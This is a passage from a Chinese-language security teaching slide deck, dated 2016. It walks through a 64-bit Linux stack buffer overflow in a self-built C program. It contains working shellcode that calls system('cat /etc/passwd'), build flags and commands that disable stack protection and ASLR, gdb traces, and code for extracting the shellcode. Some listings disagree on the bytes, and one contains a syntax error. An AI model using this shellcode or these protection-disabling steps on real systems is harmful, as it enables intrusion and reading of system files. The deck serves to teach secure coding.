

# PHP 安全编码实战经验

黄敏

2016/5/11

if you can't explain it  
**simply,**  
You don't understand it.  
  
know it then hack it !

# 一、系统层面的安全





# 1.1 从 C 缓冲区溢出说起

## 古老但将持续存在下去的问题

```
#include <stdio.h>


void func() {
    char arr[16];
    strcpy(arr, "ABCDEFGHIJKLMNOPQRSTUVWXYZ");
}

int main() {
    func();
    return 0;
}
```


为了贴近实战，我们以 Linux 64 为环境。

事实上，Linux 64 位很具有挑战性。

## 1.2 Linux 64 位下的内存分布



# 1.3 Linux 64 位下的栈细节



## 1.4 Linux 64 位下的栈溢出实例程序

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

```
char **p;
```

```
int func() {
    unsigned char arr[] = "ABCDEFGG":
```

```
    unsigned char shellcode[35] = {
        0xba, 0x58, 0x04, 0x40, 0x00, 0x48, 0xb8, 0x2f,
        0x70, 0x61, 0x73, 0x73, 0x77, 0x64, 0x00, 0x50,
        0x48, 0xb8, 0x63, 0x61, 0x74, 0x20, 0x2f, 0x65,
        0x74, 0x63, 0x50, 0x48, 0x89, 0xe7, 0x48, 0x89,
        0xd0, 0xff, 0xd0};
    system()
```


```
    p = (char **)&shellcode;
    memcpy(arr+24, (char*)&p, 8);
```

```
    return 0;
```

```
}

int main() {
    printf("system: %llx\n", system);
    func();
    return 0;
```

```
}
```



```
gcc -g overflow.c -z execstack -fno-stack-protector -o overflow.o && ./overflow.o
```



# 运行结果

```
[root@xiuno shellcode]# ./overflow.o
system: 400458      shellcode call system(" cat /etc/passwd" ) successfully
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
abrt:x:173:173:/:/etc/abrt:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38:/:/etc/ntp:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
mysql:x:500:500:/:/home/mysql:/sbin/nologin
www:x:501:501:/:/home/www:/sbin/nologin
exim:x:93:93:/:/var/spool/exim:/sbin/nologin
Segmentation fault
```

# func() 汇编

```
(gdb) disass /mr func
Dump of assembler code for function func:
9      int func() {
      0x0000000000400564 <+0>:    55      push    %rbp
      0x0000000000400565 <+1>:    48 89 e5    mov     %rsp,%rbp
      0x0000000000400568 <+4>:    48 83 ec 40    sub     $0x40,%rsp

10     unsigned char arr[] = "ABCDEFGH";
      0x000000000040056c <+8>:    48 8b 05 e5 01 00 00    mov     0x1e5(%rip),%rax    # 0x400758 <__dso_handle+8>
      0x0000000000400573 <+15>:   48 89 45 f0    mov     %rax,-0x10(%rbp)

11     unsigned char shellcode[35] = {
      0xba,0x58,0x04,0x40,0x00,0x48,0xb8,0x2f,
      0x70,0x61,0x73,0x73,0x77,0x64,0x00,0x50,
      0x48,0xb8,0x61,0x61,0x74,0x20,0x2f,0x61,
      0x74,0x61,0x50,0x48,0x89,0xe7,0x48,0x89,
      0xd0,0xff,0xd0};
      0x0000000000400577 <+19>:   c6 45 c0 ba    movb    $0xba,-0x40(%rbp)
      0x000000000040057b <+23>:   c6 45 c1 58    movb    $0x58,-0x3f(%rbp)
      0x000000000040057f <+27>:   c6 45 c2 04    movb    $0x4,-0x3e(%rbp)
      0x0000000000400583 <+31>:   c6 45 c3 40    movb    $0x40,-0x3d(%rbp)
      0x0000000000400587 <+35>:   c6 45 c4 00    movb    $0x0,-0x3c(%rbp)
      0x000000000040058b <+39>:   c6 45 c5 48    movb    $0x48,-0x3b(%rbp)
      0x000000000040058f <+43>:   c6 45 c6 b8    movb    $0xb8,-0x3a(%rbp)
      0x0000000000400593 <+47>:   c6 45 c7 2f    movb    $0x2f,-0x39(%rbp)
      0x0000000000400597 <+51>:   c6 45 c8 70    movb    $0x70,-0x38(%rbp)
      0x000000000040059b <+55>:   c6 45 c9 61    movb    $0x61,-0x37(%rbp)
      0x000000000040059f <+59>:   c6 45 ca 73    movb    $0x73,-0x36(%rbp)
      0x00000000004005a3 <+63>:   c6 45 cb 73    movb    $0x73,-0x35(%rbp)
      0x00000000004005a7 <+67>:   c6 45 cc 77    movb    $0x77,-0x34(%rbp)
      0x00000000004005ab <+71>:   c6 45 cd 64    movb    $0x64,-0x33(%rbp)
      0x00000000004005af <+75>:   c6 45 ce 00    movb    $0x0,-0x32(%rbp)
      0x00000000004005b3 <+79>:   c6 45 cf 50    movb    $0x50,-0x31(%rbp)
      0x00000000004005b7 <+83>:   c6 45 d0 48    movb    $0x48,-0x30(%rbp)
      0x00000000004005bb <+87>:   c6 45 d1 b8    movb    $0xb8,-0x2f(%rbp)
      0x00000000004005bf <+91>:   c6 45 d2 63    movb    $0x63,-0x2e(%rbp)
      0x00000000004005c3 <+95>:   c6 45 d3 61    movb    $0x61,-0x2d(%rbp)
      0x00000000004005c7 <+99>:   c6 45 d4 74    movb    $0x74,-0x2c(%rbp)
      0x00000000004005cb <+103>:  c6 45 d5 20    movb    $0x20,-0x2b(%rbp)
      0x00000000004005cf <+107>:  c6 45 d6 2f    movb    $0x2f,-0x2a(%rbp)
      0x00000000004005d3 <+111>:  c6 45 d7 65    movb    $0x65,-0x29(%rbp)
      0x00000000004005d7 <+115>:  c6 45 d8 74    movb    $0x74,-0x28(%rbp)
      0x00000000004005db <+119>:  c6 45 d9 63    movb    $0x63,-0x27(%rbp)
      0x00000000004005df <+123>:  c6 45 da 50    movb    $0x50,-0x26(%rbp)
      0x00000000004005e3 <+127>:  c6 45 db 48    movb    $0x48,-0x25(%rbp)
      0x00000000004005e7 <+131>:  c6 45 dc 89    movb    $0x89,-0x24(%rbp)
      0x00000000004005eb <+135>:  c6 45 dd e7    movb    $0xe7,-0x23(%rbp)
      0x00000000004005ef <+139>:  c6 45 de 48    movb    $0x48,-0x22(%rbp)
      0x00000000004005f3 <+143>:  c6 45 df 89    movb    $0x89,-0x21(%rbp)
      0x00000000004005f7 <+147>:  c6 45 e0 d0    movb    $0xd0,-0x20(%rbp)
      0x00000000004005fb <+151>:  c6 45 e1 ff    movb    $0xff,-0x1f(%rbp)
      0x00000000004005ff <+155>:  c6 45 e2 d0    movb    $0xd0,-0x1e(%rbp)

17
18     p = (char *)&shellcode;
      0x0000000000400603 <+159>:  48 8d 45 c0    lea     -0x40(%rbp),%rax
      0x0000000000400607 <+163>:  48 89 05 42 04 20 00    mov     %rax,0x200442(%rip)    # 0x600a50 <p>

19     memcpy(arr+24, (char *)&p, 8);
      0x000000000040060e <+170>:  48 8d 45 f0    lea     -0x10(%rbp),%rax
      0x0000000000400612 <+174>:  48 83 c0 18    add     $0x18,%rax
      0x0000000000400616 <+178>:  ba 08 00 00 00    mov     $0x8,%edx
      0x000000000040061b <+183>:  be 50 0a 60 00    mov     $0x600a50,%esi
      0x0000000000400620 <+188>:  48 89 c7       mov     %rax,%rdi
      0x0000000000400623 <+191>:  e8 40 fe ff callq 0x400468 <memcpy@plt> 覆盖 RIP

20     return 0;
      0x0000000000400628 <+196>:  b8 00 00 00 00    mov     $0x0,%eax

21 }
      0x000000000040062d <+201>:  c9             leaveq
      0x000000000040062e <+202>:  c3             retq

End of assembler dump.
```



# func() RIP 覆盖

```
20      memcpy(arr+24, (char*)&p, 8);
(gdb) x/64xb arr
0x7fffffffefe5e0: 0x41 0x42 0x43 0x44 0x45 0x46 0x47 0x00 arr
0x7fffffffefe5e8: 0xe0 0x03 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffefe5f0: 0x00 0xe6 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffefe5f8: 0x9d 0x05 0x40 0x00 0x00 0x00 0x00 0x00 RIP
0x7fffffffefe600: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffefe608: 0x1d 0xed 0xe1 0x02 0x3d 0x00 0x00 0x00
0x7fffffffefe610: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffefe618: 0xe8 0xe6 0xff 0xff 0xff 0x7f 0x00 0x00
(gdb) ni
0x0000000000400572      20      memcpy(arr+24, (char*)&p, 8);
(gdb)
0x0000000000400576      20      memcpy(arr+24, (char*)&p, 8);
(gdb)
0x000000000040057b      20      memcpy(arr+24, (char*)&p, 8);
(gdb)
0x0000000000400580      20      memcpy(arr+24, (char*)&p, 8);
(gdb)
0x0000000000400583      20      memcpy(arr+24, (char*)&p, 8);
(gdb)
31      return 0;
(gdb)
32  }
```

```
(gdb) x/64xb arr
0x7fffffffefe5e0: 0x41 0x42 0x43 0x44 0x45 0x46 0x47 0x00
0x7fffffffefe5e8: 0xe0 0x03 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffefe5f0: 0x00 0xe6 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffefe5f8: 0xb0 0xe5 0xff 0xff 0xff 0x7f 0x00 0x00 RIP
0x7fffffffefe600: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffefe608: 0x1d 0xed 0xe1 0x02 0x3d 0x00 0x00 0x00
0x7fffffffefe610: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffefe618: 0xe8 0xe6 0xff 0xff 0xff 0x7f 0x00 0x00
```

# 进入栈区

```
Breakpoint 1, func () at overflow.c:19
19      memcpy(arr+24, (char*)&p, 8);
Missing separate debuginfos, use: debuginfo-install glibc-2.12-1.132.el6_5.2.x86_64
(gdb) si
0x00000000000400612      19      memcpy(arr+24, (char*)&p, 8);
(gdb) ni
0x00000000000400616      19      memcpy(arr+24, (char*)&p, 8);
(gdb)
0x0000000000040061b      19      memcpy(arr+24, (char*)&p, 8);
(gdb) ni
0x00000000000400620      19      memcpy(arr+24, (char*)&p, 8);
(gdb)
0x00000000000400623      19      memcpy(arr+24, (char*)&p, 8);
(gdb)
20      return 0;
(gdb) si
21  }
(gdb) x/16i $rip
=> 0x40062d <func+201>: leaveq
0x40062e <func+202>: retq
0x40062f <main>: push %rbp
0x400630 <main+1>: mov %rsp,%rbp
0x400633 <main+4>: mov $0x400760,%eax
0x400638 <main+9>: mov $0x400458,%esi
0x40063d <main+14>: mov %rax,%rdi
0x400640 <main+17>: mov $0x0,%eax
0x400645 <main+22>: callq 0x400438 <printf@plt>
0x40064a <main+27>: mov $0x0,%eax
0x40064f <main+32>: callq 0x400564 <func>
0x400654 <main+37>: mov $0x0,%eax
0x400659 <main+42>: leaveq
0x40065a <main+43>: retq
0x40065b: nop
0x40065c: nop
(gdb) si
0x0000000000040062e in func () at overflow.c:21
21  }
(gdb) si
0x00007fffffff5a0 in ?? () 进入了栈区
(gdb) x/16i $rip
=> 0x7fffffff5a0: mov $0x400458,%edx
0x7fffffff5a5: movabs $0x6477737361702f,%rax
0x7fffffff5af: push %rax
0x7fffffff5b0: movabs $0x6374652f20746163,%rax
0x7fffffff5ba: push %rax
0x7fffffff5bb: mov %rsp,%rdi
0x7fffffff5be: mov %rdx,%rax
0x7fffffff5c1: callq *%rax
0x7fffffff5c3: add %al,(%rax)
0x7fffffff5c5: add %al,(%rax)
0x7fffffff5c7: add %al,(%rax)
0x7fffffff5c9: repz sbb %al,(%rbx)
0x7fffffff5cc: cmp $0x41000000,%eax
0x7fffffff5d1: rex.X
0x7fffffff5d2: rex.XB
0x7fffffff5d3: rex.R
(gdb)
```

shellcode



# Linux 64 位下 randomize\_va\_space

```
[root@xiuno shellcode]# echo 0 > /proc/sys/kernel/randomize_va_space
[root@xiuno shellcode]# echo 0 > /proc/sys/kernel/exec-shield
[root@xiuno shellcode]# gcc -g d.c -z execstack -fno-stack-protector
```

```
[root@xiuno shellcode]# echo 1 > /proc/sys/kernel/randomize_va_space
[root@xiuno shellcode]# echo 1 > /proc/sys/kernel/exec-shield
[root@xiuno shellcode]# gcc -g d.c
```

cat /proc/2292/maps				service php-fpm restart		cat /proc/13511/maps			
7f425daa7000-7f425dabe000	r-xp	00000000	fc:01 3831	7f481eeefe000-7f481ef18000	r-xp	00000000	fc:01 3831	/lib64/libpthread-2.12.so	
7f425dabe000-7f425dcbe000	---p	00017000	fc:01 3831	7f481ef18000-7f481f115000	---p	00017000	fc:01 3831	/lib64/libpthread-2.12.so	
7f425dcbe000-7f425dcfb000	r--p	00017000	fc:01 3831	7f481f115000-7f481f116000	r--p	00017000	fc:01 3831	/lib64/libpthread-2.12.so	
7f425dcfb000-7f425dce0000	rw-p	00018000	fc:01 3831	7f481f116000-7f481f117000	rw-p	00018000	fc:01 3831	/lib64/libpthread-2.12.so	
7f425dce0000-7f425dce4000	rw-p	00000000	00:00 0	7f481f117000-7f481f11b000	rw-p	00000000	00:00 0		
7f425dce4000-7f425dec7000	r-xp	00000000	fc:01 4992	7f481f11b000-7f481f11e000	r-xp	00000000	fc:01 4992	/lib64/libgpg-error.so.0.5.0	
7f425dec7000-7f425dec6000	---p	00003000	fc:01 4992	7f481f11e000-7f481f31d000	---p	00003000	fc:01 4992	/lib64/libgpg-error.so.0.5.0	
7f425dec6000-7f425dec7000	r--p	00002000	fc:01 4992	7f481f31d000-7f481f31e000	r--p	00002000	fc:01 4992	/lib64/libgpg-error.so.0.5.0	
7f425dec7000-7f425dec8000	rw-p	00003000	fc:01 4992	7f481f31e000-7f481f31f000	rw-p	00003000	fc:01 4992	/lib64/libgpg-error.so.0.5.0	
7f425dec8000-7f425df3a000	r-xp	00000000	fc:01 5219	7f481f31f000-7f481f391000	r-xp	00000000	fc:01 5219	/lib64/libgcrypt.so.11.5.3	
7f425df3a000-7f425e139000	---p	00072000	fc:01 5219	7f481f391000-7f481f590000	---p	00072000	fc:01 5219	/lib64/libgcrypt.so.11.5.3	
7f425e139000-7f425e13a000	r--p	00071000	fc:01 5219	7f481f590000-7f481f591000	r--p	00071000	fc:01 5219	/lib64/libgcrypt.so.11.5.3	
7f425e13a000-7f425e13d000	rw-p	00072000	fc:01 5219	7f481f591000-7f481f594000	rw-p	00072000	fc:01 5219	/lib64/libgcrypt.so.11.5.3	
7f425e13d000-7f425e13f000	r-xp	00000000	fc:01 3789	7f481f594000-7f481f596000	r-xp	00000000	fc:01 3789	/lib64/libfreebl3.so	
7f425e13f000-7f425e33e000	---p	00002000	fc:01 3789	7f481f596000-7f481f795000	---p	00002000	fc:01 3789	/lib64/libfreebl3.so	
7f425e33e000-7f425e33f000	r--p	00001000	fc:01 3789	7f481f795000-7f481f796000	r--p	00001000	fc:01 3789	/lib64/libfreebl3.so	
7f425e33f000-7f425e340000	rw-p	00002000	fc:01 3789	7f481f796000-7f481f797000	rw-p	00002000	fc:01 3789	/lib64/libfreebl3.so	
7f425e340000-7f425e356000	r-xp	00000000	fc:01 3833	7f481f797000-7f481f7ad000	r-xp	00000000	fc:01 3833	/lib64/libresolv-2.12.so	
7f425e356000-7f425e556000	---p	00016000	fc:01 3833	7f481f7ad000-7f481f9ad000	---p	00016000	fc:01 3833	/lib64/libresolv-2.12.so	
7f425e556000-7f425e557000	r--p	00016000	fc:01 3833	7f481f9ad000-7f481f9ae000	r--p	00016000	fc:01 3833	/lib64/libresolv-2.12.so	
7f425e557000-7f425e558000	rw-p	00017000	fc:01 3833	7f481f9ae000-7f481f9af000	rw-p	00017000	fc:01 3833	/lib64/libresolv-2.12.so	
7f425e558000-7f425e55a000	rw-p	00000000	00:00 0	7f481f9af000-7f481f9b1000	rw-p	00000000	00:00 0		
7f425e55a000-7f425e6e4000	r-xp	00000000	fc:01 3807	7f481f9b1000-7f481fb3b000	r-xp	00000000	fc:01 3807	/lib64/libc-2.12.so	
7f425e6e4000-7f425e8e4000	---p	0018a000	fc:01 3807	7f481fb3b000-7f481fd3b000	---p	0018a000	fc:01 3807	/lib64/libc-2.12.so	
7f425e8e4000-7f425e8e8000	r--p	0018a000	fc:01 3807	7f481fd3b000-7f481fd3f000	r--p	0018a000	fc:01 3807	/lib64/libc-2.12.so	
7f425e8e8000-7f425e8e9000	rw-p	0018e000	fc:01 3807	7f481fd3f000-7f481fd40000	rw-p	0018e000	fc:01 3807	/lib64/libc-2.12.so	
7f425e8e9000-7f425e8ee000	rw-p	00000000	00:00 0	7f481fd40000-7f481fd45000	rw-p	00000000	00:00 0		
7f425e8ee000-7f425e904000	r-xp	00000000	fc:01 8205	7f481fd45000-7f481fd5b000	r-xp	00000000	fc:01 8205	/lib64/libgcc_s-4.4.7-20120601.so	
7f425e904000-7f425eb03000	---p	00016000	fc:01 8205	7f481fd5b000-7f481ff5a000	---p	00016000	fc:01 8205	/lib64/libgcc_s-4.4.7-20120601.so	
7f425eb03000-7f425eb04000	rw-p	00015000	fc:01 8205	7f481ff5a000-7f481ff5b000	rw-p	00015000	fc:01 8205	/lib64/libgcc_s-4.4.7-20120601.so	
7f425eb04000-7f425ebe7000	r-xp	00000000	fc:01 29026	7f481ff5b000-7f482003e000	r-xp	00000000	fc:01 29026	/usr/local/lib/libiconv.so.2.5.1	

# Linux 64 位下的 shellcode 提取

```
1 <?php
2 echo bin2hex('cat /etc/passwd');
3
4 // 636174202f6574632f706173737764
5
6 // 整理字符串:
7 // 63 61 74 20 2f 65 74 63 2f 70 61 73 73 77 64 00
8 // 63 61 74 20 2f 65 74 63
9 // 2f 70 61 73 73 77 64 00
10
11 // intel little endian
12 echo "\r\n";
13 $s = 'ba d0 03 40 00 48 b8 2f 70 61 73 73 77 64 00 50 48 b8 63 61 74 20 2f 65 74 63 50 48 89 e7 48 89 d0 ff d0';
14 echo str_replace(' ', ',0x', $s);
15 echo "\r\n";
16 echo str_word_count($s, NULL, ' ');
17 ?>
```

PHP 处理字符串非常方便。

不能不承认：PHP 世界上最好的编程语言！

# Linux 64 位下的 shellcode 提取

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

void func() {
    char *arr;
    asm volatile(
        "mov $0x006477737361702f,%%rax; \n\t"
        "pushq %%rax; \n\t"
        "mov $0x6374652f20746163,%%rax; \n\t"
        "pushq %%rax; \n\t"
        "mov %%rsp,%%rdi; \n\t"
        "mov %0,%%rax; \n\t"
        "callq *%%rax; \n\t"
        :
        : "r"(&system)
        : "%rax"
    );
}

int main() {
    func();
    printf("system: %llx\n", system);

    return 0;
}
```

prepare to fetch shellcode

